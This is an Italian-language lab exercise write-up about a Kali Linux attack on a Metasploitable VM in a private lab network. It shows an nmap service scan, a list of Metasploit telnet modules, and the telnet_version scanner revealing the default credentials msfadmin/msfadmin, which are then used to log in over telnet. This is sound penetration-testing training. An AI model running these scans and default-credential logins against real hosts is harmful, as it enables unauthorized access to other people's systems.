

METASPLOIT – TELNET - ESERCIZIO

Traccia:


Sulla base dell'esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito: Seguire gli step visti in lezione teorica. Prima, configurate l'IP della vostra Kali con 192.168.1.25 e l'IP della vostra Metasploitable con 192.168.1.40

Esecuzione:


Modifichiamo gli indirizzi IP delle macchine come richiesto dalla traccia.

METASPLOITABLE



```
Metasploitable 2 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5f:cd:d8
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5f:cdd8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:3962 (3.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

KALI-LINUX



```
kali@kali: ~
File  Actions  Edit  View  Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.1.25  netmask 255.255.255.0  broadcast 192.168.1.255
      inet6 fe80::a00:27ff:fe93:d571  prefixlen 64  scopeid 0x20<link>
      ether 08:00:27:93:d5:71  txqueuelen 1000  (Ethernet)
      RX packets 1478  bytes 128771 (125.7 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 1425  bytes 96008 (93.7 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ service networking restart  
[kali@kali]~  
$ sudo nmap -sV 192.168.1.40  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-20 15:39 EST  
Nmap scan report for 192.168.1.40  
Host is up (0.00018s latency).  
Not shown: 979 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?         
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:5F:CD:D8 (Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:li  
nux_kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 65.65 seconds
```

```
msf6 > search telnet

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  exploit/linux/misc/asus_infosvr_auth_bypass_exec                    2015-01-04     excellent No      ASUS infosvr Auth Bypass Command Execution
1  exploit/linux/http/asuswrt_lan_rce                                  2018-01-22     excellent No      AsusWRT LAN Unauthenticated Remote Code Execution
2  auxiliary/server/capture/telnet                                     normal        No      Authentication Capture: telnet
3  auxiliary/scanner/telnet/brocade_enable_login                       normal        No      Brocade Enable Login Check Scanner
4  exploit/windows/proxy/ccproxy/telnet_ping                           2004-11-11     average  Yes     CCProxy telnet Proxy Ping Overflow
5  auxiliary/dos/cisco/telnet_gocem                                   2017-03-17     normal   No      Cisco IOS telnet Denial of Service
6  auxiliary/admin/http/dlink_dir_300_600_exec_noauth                 2013-02-04     normal   No      D-link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
7  exploit/linux/http/dlink_diagnostic_exec_noauth                   2013-03-05     excellent No      D-link DIR-645 / DIR-815 diagnostic.php Command Execution
8  exploit/linux/http/dlink_dir300_exec_telnet                       2013-04-22     excellent No      D-link Devices Unauthenticated Remote Command Execution
9  exploit/unix/webapp/dogfood_spell_exec                             2009-03-03     excellent Yes     Dogfood CRM spell.php Remote Command Execution
10 exploit/freebsd/telnet/telnet_encrypt_keyid                       2011-12-23     great    No      FreeBSD telnet Service Encryption Key ID Buffer Overflow
11 exploit/windows/telnet/gamsoft_telsrv_username                   2008-07-17     average  Yes     GAMSoft Telsrv 1.5 Username Buffer Overflow
12 exploit/windows/telnet/goodtech_telnet                             2005-03-15     average  No      GoodTech telnet Server Buffer Overflow
13 exploit/linux/misc/hp_jetdirect_path_traversal                    2017-04-05     normal   No      HP Jetdirect Path Traversal Arbitrary Code Execution
14 exploit/linux/http/huawei_hg532n_cmdinject                         2017-04-15     excellent Yes     Huawei HG532n Command Injection
15 exploit/linux/misc/igel_command_injection                         2021-02-25     excellent Yes     IGELO OS Secure VNC/Terminal Command Injection RCE
16 auxiliary/scanner/ssh/juniper_backdoor                           2015-12-20     normal   No      Juniper SSH Backdoor Scanner
17 auxiliary/scanner/telnet/lantronix_telnet_password                normal        No      Lantronix telnet Password Recovery
18 auxiliary/scanner/telnet/lantronix_telnet_version                 normal        No      Lantronix telnet Service Banner Detection
19 exploit/linux/telnet/telnet_encrypt_keyid                         2011-12-23     great    No      Linux BSD-derived telnet Service Encryption Key ID Buffer Overflow
20 auxiliary/dos/windows/ftp/iis75_ftp_id_bof                       2010-12-21     normal   No      Microsoft IIS FTP Server Encoded Response Overflow Trigger
21 exploit/linux/telnet/netgear_telnetenable                         2009-10-30     excellent Yes     NETGEAR telnetEnable
22 auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06     normal   Yes     Netgear PNXP_GetShareFolderList Authentication Bypass
23 auxiliary/admin/http/netgear_r6700n_pass_reset                   2020-06-15     normal   Yes     Netgear R6700v3 Unauthenticated LAN Admin Password Reset
24 auxiliary/admin/http/netgear_r7000_backup CGI heap overflow_rce   2021-04-21     normal   Yes     Netgear R7000 backup.cgi Heap Overflow RCE
25 exploit/unix/misc/polycom_hdx_auth_bypass                         2013-01-18     normal   Yes     Polycom Command Shell Authorization Bypass
26 exploit/unix/misc/polycom_hdx_traceroute_exec                    2017-11-12     excellent Yes     Polycom Shell HDX Series Traceroute Command Execution
27 exploit/freebsd/ftp/proftpd_telnet_iac                           2010-11-01     great    Yes     ProFTPD 1.3.2rc3 - 1.3.3b telnet IAC Buffer Overflow (FreeBSD)
28 exploit/linux/ftp/proftpd_telnet_iac                             2010-11-01     great    Yes     ProFTPD 1.3.2rc3 - 1.3.3b telnet IAC Buffer Overflow (Linux)
29 auxiliary/scanner/telnet/telnet_ruggedcom                        normal        No      RuggedCom telnet Password Generator
30 auxiliary/scanner/telnet/satel_cmd_exec                           2017-04-07     normal   No      Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vul
nerability
31 exploit/solaris/telnet/ttyprompt                                  2002-01-18     excellent No      Solaris in.telnetd TTYPROMPT Buffer Overflow
32 exploit/solaris/telnet/fuser                                       2007-02-12     excellent No      Sun Solaris telnet Remote Authentication Bypass Vulnerability
33 exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection 2015-12-20     excellent No      TP-Link SC2020n Authenticated telnet Injection
34 auxiliary/scanner/telnet/telnet_login                             normal        No      telnet Login Check Scanner
35 auxiliary/scanner/telnet/telnet_version                           normal        No      telnet Service Banner Detection
```

Una volta dentro, utilizziamo il comando **show options** per vedere le impostazioni del modulo ed eventuali payload associati (in questo caso nessuno). Impostiamo l'IP della macchina target con **RHOST**(192.168.1.40) e la porta con **RPORT**(già configurata di base). Configurato il tutto, lanciamo con **exploit**.

```
msf6 > Interrupt: use the 'exit' command to quit
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  no               yes       The password for the specified username
  RHOSTS    23              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     23              yes       The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max one per host)
  TIMEOUT   30              yes       Timeout for the Telnet probe
  USERNAME  no               no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[*] 192.168.1.40:23 - 192.168.1.40:23 TELNET
[+] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > █
```

Il risultato che otteniamo saranno le credenziali di accesso per poter entrare nel servizio **Telnet**.

```
0aLogin with msfadmin/msfadmin t
```

Per verificare il vero, apriamo una nuova finestra shell e utilizziamo il comando **telnet** con l'indirizzo ip della macchina target. Visualizzata la shell remota, proviamo ad accedere con le credenziali scovate con il tool precedente.

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ telnet 192.168.1.40
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
Attempt to login with a blank username and password
Try blank passwords for all users
metasploitable login: msfadmin
Password:
Last login: Mon Feb 19 15:10:31 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █
```